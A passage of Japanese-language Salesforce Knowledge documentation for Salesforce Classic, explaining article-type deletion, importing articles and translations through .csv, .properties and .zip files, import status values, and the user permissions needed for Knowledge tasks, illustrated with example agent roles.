- Salesforce では、削除された記事タイプは、他の削除されたレコードと共にごみ箱に表示されません。代わりに、削除された記事タイプは、記事リストビューページの [削除済み記事タイプ] リストに 15 日間表示されます。この期間は記事タイプとその記事を復元できます。また、記事タイプとその記事を完全に消去することもできます。15 日を過ぎると、記事タイプとその記事が完全に消去されます。
- 閲覧者が削除された記事の URL へのブックマークをクリックすると、[アクセス権がありません] というメッセージが表示されます。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプを削除する
- 「アプリケーションのカスタマイズ」

関連トピック:

ナレッジ記事タイプ

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジへの既存の情報のインポート

既存の記事または情報データベースをSalesforceナレッジにインポートできます。これは、Salesforceナレッジ外に現在ある記事および翻訳のインポート機能です。

メモ: ローカライズベンダに送信した記事のインポート手順についての詳細は、「翻訳記事のインポート」 (ページ 3338)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

1. Salesforce ナレッジにインポートするための記事の準備
   各インポートファイルには、同じタイプの記事と、記事の項目に対応する列が含まれている必要があります。
2. 記事のインポート用の .csv ファイルの作成
   各 .csv ファイルを使用して、記事を 1 つの記事タイプにインポートし、インポートした記事の内容を記事タイプの項目に対応付けます。たとえば、.csv ファイルを使用して、記事のタイトルを、記事タイプ内の標準項目 [タイトル] に対応付けることができます。これは、各記事のタイトルが [タイトル] 項目にインポートされることを意味します。
3. 記事のインポートパラメータの設定
   キー名および対応する値を使用して、プロパティファイル内のインポートパラメータを指定します。たとえば、キー `DateFormat` を使用して日付カスタムフィールドを `DateFormat=dd/MM/YYYY` の形式で表示するように指定したり、インポートで使用する文字コードを指定したりします。
4. インポートする記事の .zip ファイルの作成
   記事のインポートを完了するには、`.parameters` ファイル、`.csv` ファイル、`.html` ファイルを含む .zip ファイルを作成して、Salesforce ナレッジにアップロードします。
5. 記事および翻訳のインポートとエクスポート状況
   [設定] の [記事のインポート] ページで記事のインポートとエクスポートの状況を確認します。

関連トピック:

- Salesforce ナレッジにインポートするための記事の準備
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジにインポートするための記事の準備

各インポートファイルには、同じタイプの記事と、記事の項目に対応する列が含まれている必要があります。

ヒント: 少量の記事を使用してインポートをテストします。

1. 情報タイプで既存の記事を分類します。

   たとえば、FAQ、製品情報、またはオファー。

2. 情報の種別ごとに、その構造と内容に一致する Salesforce ナレッジ記事タイプが存在することを確認します。

   たとえば、FAQ をインポートする場合、Salesforce ナレッジに、最大の FAQ 記事に対応できる十分な質問項目と回答項目を持つ FAQ 記事タイプが存在することを確認します。

   記事に .html ファイルが含まれる場合、リッチテキストエリア項目を含む記事タイプを使用して、HTML が、リッチテキストエリア項目でサポートされるタグと属性に準拠するようにします。

   メモ: 記事のインポートは、サブ項目をサポートしません。項目内に項目がある場合は、Salesforce ナレッジにインポートする前に、構造とコンテンツを調整する必要があります。

3. 記事の項目レベルのセキュリティ設定で項目の編集を行えることを確認します。

記事タイプごとに、インポートする csv ファイルを作成します。

関連トピック:

- 記事のインポート用の .csv ファイルの作成
- Salesforce ナレッジへの既存の情報のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をインポートする

- 「Salesforce ナレッジの管理」

  および

  「記事の管理」

  および

  「ナレッジ記事のインポート/エクスポートの管理」

  および

  記事タイプに対する「参照」、「作成」、「編集」、および「削除」

記事のインポート用の .csv ファイルの作成

各 .csv ファイルを使用して、記事を 1 つの記事タイプにインポートし、インポートした記事の内容を記事タイプの項目に対応付けます。たとえば、.csv ファイルを使用して、記事のタイトルを、記事タイプ内の標準項目 [タイトル] に対応付けることができます。これは、各記事のタイトルが [タイトル] 項目にインポートされることを意味します。

1. 記事タイプごとに 1 つの .csv ファイルを作成します。
   - .csv ファイルと .properties ファイルをそれぞれ 1 つのみ含めることができます。
   - .csv ファイルと .properties ファイルがルートディレクトリに配置されている必要があります。
   - 圧縮プロセスでフォルダとサブフォルダの構造を維持する必要があります。
   - .zip ファイル名に特殊文字は使用できません。
   - .zip ファイルは 20 MB を、zip ファイル内の各非圧縮ファイルは 10 MB を超えることはできません。
   - ヘッダー行を含め .csv ファイルに 10,000 を超える行を含めることはできません。したがって、最大 9,999 個の記事と翻訳を含めることができます。
   - .csv ファイルの行が 400,000 文字を超えることはできません。
   - .csv ファイルのセルが 32 KB を超えることはできません。
   - .csv ファイルの各記事に 50 以上の翻訳を含めることはできません。
2. 1行目には、記事タイプの項目とメタデータ(言語データカテゴリ、チャネルなど) を指定します。

   各列に 1 つの項目を入力します。次の項目とメタデータを使用して内容をインポートできます。

項目またはデータ	説明
`isMasterLanguage`	記事をマスタ (1) または翻訳 (0) として特定します。翻訳を含む記事をインポートする場合には必須項目です。ただし、翻訳を含まない記事をインポートする場合は、.csv ファイルに含まれない可能性があります。翻訳はその前にあるマスタ記事に関連付けられるように、マスタ記事の後に記載する必要があります。
`Title`	記事または翻訳のタイトル。すべてのインポートで必須です。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をインポートする

- 「Salesforce ナレッジの管理」

  および

  「記事の管理」

  および

  「ナレッジ記事のインポート/エクスポートの管理」

  および

  記事タイプに対する「参照」、「作成」、「編集」、および「削除」

項目またはデータ	説明
標準項目およびカスタム項目	記事タイプの標準項目を参照する場合は項目名を使用し、カスタム項目を参照する場合は API 名を使用します。関連する記事タイプ項目が必須の場合、行のセルを空のままにしておくと、記事がスキップされる場合があります。
リッチテキストエリア項目	.html ファイルまたは画像をインポートするには、リッチテキストエリアカスタム項目を使用します。記事タイプのリッチテキストエリア項目を参照するには、API 名を使用します。
ファイル項目	.doc、.pdf、.txt などのファイル形式をインポートするには、ファイルカスタム項目を使用します。記事タイプのファイル項目を参照するには、API 名を使用します。
データカテゴリグループ	インポートした記事を分類するには、カテゴリグループを使用します。カテゴリグループを参照するには、プレフィックスとして `datacategorygroup.` が付けられた一意の名前を使用します。たとえば、カテゴリグループ Products を指定するには、`datacategorygroup.Products` を使用します。
チャネル	インポートした記事を使用できる場所を指定するには、キーワード `Channels` を使用します。
`Language`	記事の言語を指定します。翻訳を含む記事のインポートでは必須です。翻訳を含まない記事のインポートでは省略可能です。この列を追加しない場合、記事は自動的に知識ベースのデフォルト言語に属します。また、マスタ記事と一緒に翻訳をインポートすることはできません。

3. 以降の行に、インポートする記事を指定します。

   1 記事につき 1 行を使用し、各項目列またはメタデータ列に適切な情報を入力します。

考慮事項	メモ
標準項目またはカスタム項目	項目ごとに記事のデータを入力します。ただし、リッチテキストエリア項目を除きます。リッチテキストエリア項目には、.zip ファイル内の対応する .html ファイルへの相対パスを入力する必要があります。 メモ: 記事のインポートは、サブ項目をサポートしません。項目内に項目がある場合は、

考慮事項	メモ
	Salesforce ナレッジにインポートする前に、構造とコンテンツを調整する必要があります。
リッチテキストエリア項目	常に、.csv ファイルの場所を基準とする .html ファイルの相対パスを入力します。テキストをそのまま入力しないでください。指定したパスが存在しない場合、関連する記事はインポートされません。HTML および画像のインポートに関する次の情報に注意してください。 • .html ファイル用のフォルダ (`/data` など) と画像用のフォルダ (`data/images` など) を別々に作成することをお勧めします。 • 画像をインポートするには、`<img>` タグと `src` 属性を使用して、画像を .html ファイルに含めます。`src` 値には、.html ファイルから画像フォルダへの相対パスを指定します。 • 画像は、`.png`、`.gif`、`.jpeg` ファイルのいずれかである必要があります。 • 各画像ファイルは 1 MB を超えることはできません。 • .html ファイルはその項目の最大サイズを超えることはできません。 • 日付がプロパティファイルに指定された日付形式に一致しない場合、関連する記事はインポートされません。 • .html ファイルが参照できないファイルを参照する場合、関連する記事はインポートされません。 • .html ファイルが存在しない画像を参照している場合でも、関連記事はその画像を含めずにインポートされます。
ファイル項目	ファイルの場所への相対パスを入力します。指定したパスが存在しない場合、関連する記事はインポートされません。ファイルのインポートについて、次の点に注意してください。 • ファイルのフォルダを作成することをお勧めします (例: `/files`)。 • 各画像ファイルは 5 MB を超えることはできません。

考慮事項	メモ
カテゴリグループ	カテゴリの一意名を使用して記事を分類します。カテゴリを2つ以上指定する場合は、プラス記号(+)を使用します。たとえば、`Laptop+Desktop` となります。データカテゴリグループについて、次の点に注意してください。 • セル行を空のままにしておくと、記事はカテゴリなしとして設定されます。 • 親カテゴリを適用すると、そのカテゴリの子が暗黙的に含まれるため、カテゴリとその親 (例: Europe+France) を指定した場合、インポート処理では、子カテゴリの France がスキップされ、親カテゴリの Europe が保持されます。 • 翻訳および関連付けられたデータカテゴリを持つ記事をインポートする場合は、マスタ記事のみがデータカテゴリを保持します。記事翻訳にはインポート時に関連付けられているデータカテゴリはありません。
チャネル	次のキーワードを使用して、記事のチャネルを指定します。 • 内部アプリケーションの場合は `application`。チャネルを指定しない場合、`application` がデフォルトとなります。 • 公開知識ベースの場合は `sites`。 • カスタマーの場合は `csp`。 • パートナーの場合は `prm`。 1 つ以上のチャネルを指定するには、プラス記号 (+) を使用します。たとえば、`application+sites+csp` と指定すると、記事はすべてのチャネルで使用可能になります。 メモ: 翻訳および関連付けられたチャネルを持つ記事をインポートする場合は、マスタ記事のみがチャネルを保持します。記事翻訳にはインポート時に関連付けられているチャネルはありません。

例: 次の .csv ファイルの例では、商品案内の記事タイプがインポートされます。最初の例は、翻訳を含まない記事のインポート向けです。2 番目は翻訳を含む記事のインポート向けです。.csv ファイルには、タイトル、概要、および説明が含まれています。記事はカテゴリグループ Products に分類され、特定のチャ

ネルで使用可能になります。description__c 項目はリッチテキストエリアであり、.html ファイルへのパスのみをサポートします。summary__c フィールドはテキスト項目であり、未加工のテキストのみをサポートします。「最もお買い得なデスクトップコンピュータ」の記事に概要はありません。summary__c 項目は必須ではないため、セルは空白になります。

タイトル	summary__c	description__c	datacategorygroup.Products	チャネル
デジタルカメラの無料提供	新しいデジタルカメラをお試しください。	data/freecam.html	Consumer_ Electronics	application+csp
最もお買い得なデスクトップコンピュータ		data/bestdeals.html	デスクトップ	application+csp
ラップトップとデスクトップの送料は無料		data/freeship.html	ラップトップ+デスクトップ	application+csp

articlesimport.csv ファイルの例:

```
Title,summary__c,description__c,datacategorygroup.Products,Channels
Free Digital Camera Offer, Get the new Digital
Camera.,data/freecam.html,Consumer_Electronics,application+csp
Best Desktop Computer Deals,,data/bestdeals.html,Desktop,application+csp
Free Shipping on Laptop and Desktops,,data/freeship.html,Laptop+Desktops,application+csp
```

isMaster 言語	タイトル	summary__c	description__c	datacategorygroup.Products	チャネル	言語
1	デジタルカメラの無料提供	新しいデジタルカメラをお試しください。	data/freecam.html	Consumer_ Electronics	application+csp	en_US
0	Libérer l'Offre d'Appareil photo digital	Obtenir le nouvel Appareil photo digital.	data/freecam/fr.html			fr
0	Liberte Oferta Digital de Cámara	Consiga la nueva Cámara Digital.	data/freecam/es.html			es
1	最もお買い得なデスクトップコンピュータ		data/bestdeals.html	デスクトップ	application+csp	en_US
0	Meilleures Affaires d'ordinateurs de bureau		data/bestdeals/fr.html			fr
0	Mejores Tratos de ordenadores		data/bestdeals/es.html			es
1	ラップトップとデスクトップの送料は無料		data/freeship.html	ラップトップ+デスクトップ	application+csp	en_US

isMaster 言語	タイトル	summary__c	description__c	datacategorygroup.Products	チャネル	言語
0	Libérer Affranchissement sur Portables et Ordinateurs		data/freeship/fr.html			fr
0	Liberte Franqueo en Laptops y Ordenadores		data/freeship/es.html			es

articlestranslationsimport.csv ファイルの例:

```
isMasterLanguage,Title,summary__c,description__c,datacategorygroup.Products,Channels,Language
1,Free Digital Camera Offer,Get the new Digital
Camera,data/freecam.html,Consumer_Electronics,application+csp,en
0,Libérer l'Offre d'Appareil photo digital,Obtenir le nouvel Appareil photo
digital.,data/freecam/fr.html,,,fr
0,Liberte Oferta Digital de Cámara,Consiga la nueva Cámara
Digital.,data/freecam/es.html,,,es
1,Best Desktop Computer Deals,,data/bestdeals.html,Desktops,application+csp,en
0,Meilleures Affaires d'ordinateurs de bureau,,data/bestdeals/fr.html,,,fr
0,Mejores Tratos de ordenadores,,data/bestdeals/es.html,,,es
1,Free Shipping on Laptop and
Desktops,,data/freeship.html,Laptops+Desktops,application+csp,en
0,Libérer Affranchissement sur Portables et Ordinateurs,,data/freeship/fr.html,,,fr
0,Liberte Franqueo en Laptops y Ordenadores,,data/freeship/es.html,,,es
```

キー名および対応する値を使用して、プロパティファイル内のインポートパラメータを指定します。

関連トピック:

- 記事のインポートパラメータの設定
- Salesforce ナレッジへの既存の情報のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事のインポートパラメータの設定

キー名および対応する値を使用して、プロパティファイル内のインポートパラメータを指定します。たとえば、キー `DateFormat` を使用して日付カスタムフィールドを `DateFormat=dd/MM/YYYY` の形式で表示するように指定したり、インポートで使用する文字コードを指定したりします。

1. 必須パラメータを指定してファイルを作成します (次表を参照)。

キー	説明	デフォルト値
DateFormat	.csv ファイル内で使用する日付形式	yyyy-MM-dd
DateTimeFormat	.csv ファイル内で使用する日付/時刻形式	yyyy-MM-dd HH:mm:ss
CSVEncoding	.csv ファイルの読み取りに使用する文字コード	ISO8859_15_FDIS
CSVSeparator	.csv ファイルの区切り文字	,
RTAEncoding	HTML ファイルで使用するデフォルトの文字コード (HTML `meta` タグの `charset` 属性に指定がない場合)。 メモ: Salesforce では、UTF-32 文字コードはサポートされません。UTF-8 の使用をお勧めします。UTF-16 文字コードを使用する場合は、HTML ファイルで正しいバイトオーダーマークが指定されていることを確認してください。	ISO8859_15_FDIS

メモ: Java の日付形式のみを指定します。日付形式が誤解を招くおそれがないかを確認してください。たとえば、yyyy-M-d 形式を選択すると、2011111 と入力した日付は 2011-01-11 または 2011-11-01 と解釈されます。少なくとも、次のように指定してください。

- 月と日付の形式は 2 桁とする (MM、dd)

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をインポートする

- 「Salesforce ナレッジの管理」

  および

  「記事の管理」

  および

  「ナレッジ記事のインポート/エクスポートの管理」

  および

  記事タイプに対する「参照」、「作成」、「編集」、および「削除」

- 年の形式は 4 桁 (yyyy)

.csv ファイルの日付が、プロパティファイルに指定された日付形式に一致しない場合、関連する記事はインポートされません。

2. `.properties` を指定してファイルを保存します。

例: `offerarticlesimport.properties` プロパティファイルの例:

```
DateFormat=yyyy-MM-dd
DateTimeFormat=yyyy-MM-dd HH:mm:ss
CSVEncoding=ISO8859_15_FDIS
CSVSeparator=,
RTAEncoding=UTF-8
```

.zip ファイルを作成して、Salesforce ナレッジにインポートします。

関連トピック:

- インポートする記事の .zip ファイルの作成
- Salesforce ナレッジへの既存の情報のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

インポートする記事の .zip ファイルの作成

記事のインポートを完了するには、`.parameters` ファイル、`.csv` ファイル、`.html` ファイルを含む .zip ファイルを作成して、Salesforce ナレッジにアップロードします。

1. 次を含む .zip ファイルを作成します。
   - .csv ファイル。
   - インポートする .html ファイルを含むフォルダ。
   - .html ファイルで参照されている画像ファイルを含むフォルダ。
   - .properties ファイル。

   重要: インポート .zip ファイルは次の要件を満たす必要があります。
   - .csv ファイルと .properties ファイルをそれぞれ 1 つのみ含めることができます。
   - .csv ファイルと .properties ファイルがルートディレクトリに配置されている必要があります。
   - 圧縮プロセスでフォルダとサブフォルダの構造を維持する必要があります。
   - .zip ファイル名に特殊文字は使用できません。
   - .zip ファイルは 20 MB を、zip ファイル内の各非圧縮ファイルは 10 MB を超えることはできません。
   - ヘッダー行を含め .csv ファイルに 10,000 を超える行を含めることはできません。したがって、最大 9,999 個の記事と翻訳を含めることができます。
   - .csv ファイルの行が 400,000 文字を超えることはできません。
   - .csv ファイルのセルが 32 KB を超えることはできません。
   - .csv ファイルの各記事に 50 以上の翻訳を含めることはできません。
2. [設定] から、[クイック検索] ボックスに「*記事のインポート*」と入力し、[記事をインポート] を選択します。
3. インポートする記事に適した [記事タイプ] を選択します。
4. .zip ファイルを選択するには、[参照] をクリックして、[OK] をクリックします。
5. インポートに翻訳を含める場合は、[翻訳を含めますか?] チェックボックスをオンにします。

   メモ: このチェックボックスが選択されると、.csv に isMasterLanguage、Title、Language の各列を含める必要があります。このチェックボックスが選択されていない場合は、csv ファイルに isMasterLanguage 列を含めることはできませんが、Title 列を含める必要があります。Language 列は翻訳を含まない記事のインポートでは省略可能です。
6. [今すぐインポート] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をインポートする
- 「Salesforce ナレッジの管理」

  および

  「記事の管理」

  および

  「ナレッジ記事のインポート/エクスポートの管理」

  および

  記事タイプに対する「参照」、「作成」、「編集」、および「削除」

インポートが完了すると、インポートの詳細情報を含むログファイルが添付されたメールを受け取ります。[記事のインポート] ページでインポートの状況を確認します。

関連トピック:

- 記事および翻訳のインポートとエクスポート状況
- Salesforce ナレッジへの既存の情報のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事および翻訳のインポートとエクスポート状況

[設定]の[記事のインポート]ページで記事のインポートとエクスポートの状況を確認します。

インポートおよびエクスポートの状況を確認するには、[設定]から [クイック検索] ボックスに「*記事のインポート*」と入力し、[記事のインポート]を選択します。Salesforce ナレッジで複数の言語を有効にしている場合、記事と翻訳のインポート用と、翻訳のためのエクスポート用の 2 つのテーブルが表示されます。

インポート情報には、次の情報が含まれます。

- 実行できるアクション
- .Zip ファイル名
- ファイルを登録したユーザおよび登録した時期
- 状況
- 開始日および完了日
- 記事タイプ

エクスポート情報には、次の情報が含まれます。

- 実行できるアクション
- Zip ファイル名
- ファイルを登録したユーザおよび登録した時期
- 状況
- 開始日および完了日

状況の説明は次のとおりです。

状況	説明	実行できるアクション
未承認	インポートまたはエクスポートは、それより前の待機中のインポートまたはエクスポートが完了するとすぐに開始されます。	[キャンセル]をクリックすると、インポートまたはエクスポートをキャンセルできます。
処理中	インポートまたはエクスポートが処理中です。	プロセスを停止する場合や、プロセスがすでに停止している場合は、

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

状況	説明	実行できるアクション
		Salesforceサポートにお問い合わせください。メンテナンス作業を実行する必要がある場合、あるいはインポートまたはエクスポートに1時間以上かかっている場合、Salesforceではインポートまたはエクスポートが停止することがあります。
中止処理中/中止	Salesforceサポートは中止処理中か、またはインポートまたはエクスポートがすでに中止されています。	インポートまたはエクスポートを再起動する場合は、Salesforceサポートにお問い合わせください。または[キャンセル]をクリックするとエントリがキャンセルされます。
中止	インポートまたはエクスポートはキャンセルされました。すでに正常にインポートまたはエクスポートされた記事は、Salesforceで使用できます。	インポートまたはエクスポートは再起動できます。[削除]をクリックしてエントリを削除するか、[メールログ]をクリックして、完了の通知メールを受信し、インポートまたはエクスポートの詳細を確認することができます。
完了	インポートまたはエクスポートが完了しました。 正常にインポートされた記事は、[記事の管理]タブの［記事］サブタブに表示されます。正常にインポートされた翻訳は、[記事の管理]タブの［翻訳］サブタブに表示されます。	この状況はインポートまたはエクスポートが成功したという意味ではありません。[メールログ]をクリックして、完了の通知メールに添付されているログファイルを表示し、インポートまたはエクスポートの詳細を確認できます。 エクスポートされたzipファイル名をクリックして、zipファイルをシステムに保存するか開くことができます。

関連トピック:

- 翻訳記事のインポート
- Salesforce ナレッジへの既存の情報のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ナレッジ記事へのアクセス

ナレッジエージェントに記事へのアクセス権を付与します。社内のどのエージェントが、記事を作成、編集、アーカイブ、削除できる Salesforce ナレッジユーザであるかを指定します。適切なユーザ権限を割り当てたユーザプロファイルを作成し、ユーザをそれらのプロファイルに割り当てます。

デフォルトでは、すべての内部ユーザが記事を参照できます。ただし、Knowledge Only User ライセンスなど一部のライセンスについては、ユーザのプロファイルに「ナレッジの参照を許可」権限が必要です。ユーザのプロファイルに「ナレッジの参照を許可」権限を付与するには、コピーしたプロファイルでこの権限を有効にして、このコピーしたプロファイルをユーザに割り当てます。

メモ: エージェントが記事の参照以外のことを行うには、ナレッジユーザライセンスが必要です。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックするか、[新規] をクリックして新規ユーザを作成します。
3. ユーザを作成する場合、すべての必須項目に入力します。
4. ［ナレッジユーザ］チェックボックスをオンにします。
5. [保存] をクリックします。

ユーザ権限は、Salesforce ナレッジのさまざまな ToDo へのアクセスを制御します。権限セットまたはカスタムプロファイルを使用して、ユーザに必要な権限を付与することをお勧めします。たとえば、「Article Manager」(記事マネージャ) という権限セットを作成し、記事の作成、編集、公開、割り当てに必要な権限を追加できます。

Salesforce ナレッジタスクに関連付けられた権限についての詳細は、次の表を参照してください。

Salesforce ナレッジタスク	必要なユーザ権限
記事タイプを作成する	「Salesforce ナレッジの管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。)
記事アクションを管理する	「Salesforce ナレッジの管理」 この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。
単純なエディタを使用してケースから新しい記事を作成する	記事タイプに対する「参照」および「作成」

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

ユーザを作成または編集する
- 「内部ユーザの管理」

記事タイプと記事アクションを作成する
- 「アプリケーションのカスタマイズ」

および

「Salesforce ナレッジの管理」

Salesforce ナレッジタスク	必要なユーザ権限
標準エディタを使用してケースから記事を作成する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」および「作成」
ケースから記事を検索し、記事をケースに添付する	記事タイプに対する「参照」
回答から記事を作成する	記事タイプに対する「参照」および「作成」
[記事] タブまたは [ナレッジ] タブで記事の検索と参照を行う	記事タイプに対する「参照」
[記事の管理] タブで記事を作成または編集する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、および「編集」
[記事の管理] タブでドラフト記事を編集する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」および「編集」
[記事の管理] タブから記事を削除する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「編集」、および「削除」 および 記事を削除アクション ([記事アクションの設定] ページで設定)
[記事の管理] タブから記事を公開する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、「編集」、および「削除」 および

Salesforce ナレッジタスク	必要なユーザ権限
	記事を公開アクション ([記事アクションの設定] ページで設定)
[記事の管理] タブの記事を割り当てる	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」および「編集」
公開記事またはアーカイブ済み記事を編集する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、および「編集」 および 記事を公開またはアーカイブアクション ([記事アクションの設定] ページで設定)
[記事の管理] タブから記事をアーカイブする	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、「編集」、および「削除」 および 記事をアーカイブアクション([記事アクションの設定] ページで設定)
記事の翻訳を申請する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、および「編集」 および 記事を翻訳アクション ([記事アクションの設定] ページで設定)
翻訳記事を削除する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および

Salesforce ナレッジタスク	必要なユーザ権限
	記事タイプに対する「参照」、「編集」、および「削除」 および 記事を削除アクション ([記事アクションの設定] ページで設定)
翻訳記事を公開する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、「編集」、および「削除」 および 記事を公開アクション ([記事アクションの設定] ページで設定)
翻訳記事を編集する	「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、および「編集」 および 記事を翻訳アクション ([記事アクションの設定] ページで設定)
記事をインポートする	「Salesforce ナレッジの管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 「記事の管理」 および 「ナレッジ記事のインポート/エクスポートの管理」 および 記事タイプに対する「参照」、「作成」、「編集」、および「削除」

Salesforce ナレッジタスク	必要なユーザ権限
翻訳記事をインポートおよびエクスポートする	「Salesforce ナレッジの管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 「記事の管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 「ナレッジ記事のインポート/エクスポートの管理」(この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。) および 記事タイプに対する「参照」、「作成」、「編集」、および「削除」
データカテゴリを作成する	「データカテゴリの管理」権限。この権限は、システム管理者プロファイルについては、デフォルトで有効になっています。

エージェントが特定のToDoを実行できるようにするには、各ロールに公開グループを作成し、それらのグループに必要な記事アクションのみを割り当てます。

例: Salesforce ナレッジエージェントによって、業務経験の豊富さや、会社が提供する製品やサービスに対する理解度は異なります。次の例は、4つの基本的なユーザ種別と業務を実行するために必要な権限の一部を示しています。

Scott: 閲覧者

Scott Jackson は入社してから日が浅いため、知識ベースは初級のエージェントです。現在、Scott は記事に対して「参照のみ」のアクセス権を持っているため、記事を検索および参照できます。閲覧者は記事を作成または公開することがないため、公開グループには属しておらず、記事の承認申請をする必要もありません。Scott は、業務を実行するために次の権限が必要です。

Scott	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
ケースから記事を検索し、記事をケースに添付する		✅			
[記事] タブで記事の検索と参照を行う		✅			

Amber: 候補者

Amber Delaney は候補者レベルのエージェントで、状況が［作業進行中］または［未検証］の記事を作成および公開できます。その他の検証状況の記事について作業する場合は、記事を公開する前に承認キューに送信する必要があります。

Amber は KCS Candidate 公開グループに属しており、自分で公開できない記事は Publishing External キューに送信します。Amber は、業務を実行するために次の権限が必要です。

Amber	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
ケースから記事を検索し、記事をケースに添付する		✅			
[記事] タブで記事の検索と参照を行う		✅			
[記事の管理] タブで記事を作成または編集する	✅	✅	✅	✅	
[記事の管理] タブでドラフト記事を編集する	✅	✅		✅	
公開記事またはアーカイブ済み記事を編集する	✅	✅	✅	✅	

Anne: 寄稿者

寄稿者である Anne Murphy は、より高度なナレッジユーザです。Anne は組織内の記事に対する基準を理解しており、記事を作成したり、状況が［内部検証済み］の記事を公開したりできます。また、他のユーザが作成した記事の状況が［作業進行中］または［未検証］である場合に、これらの記事についての作業を行い、状況を［内部検証済み］に変更できます。Anne には外部の利用者に記事を公開する権限はないため、それらの顧客向け記事は Publishing External キューに送信する必要があります。

メモ: 記事承認者には、「記事の管理」権限と、確認する記事に関連付けられた記事タイプに対して少なくとも「参照」権限が必要です。これらの権限を持っていれば、ドラフト状態の記事にアクセスできます。これらの権限がない場合、承認者は記事の再割り当てを行えますが、承認はできません。

Anne は、Contributor 外部グループのメンバーで、業務を実行するために次の権限が必要です。

	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
単純なエディタを使用してケースから記事を作成する		✅	✅		

	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
標準エディタを使用してケースから記事を作成する	✅	✅	✅		
ケースから記事を検索し、記事をケースに添付する		✅			
回答から記事を作成する		✅	✅		
[記事] タブで記事の検索と参照を行う		✅			
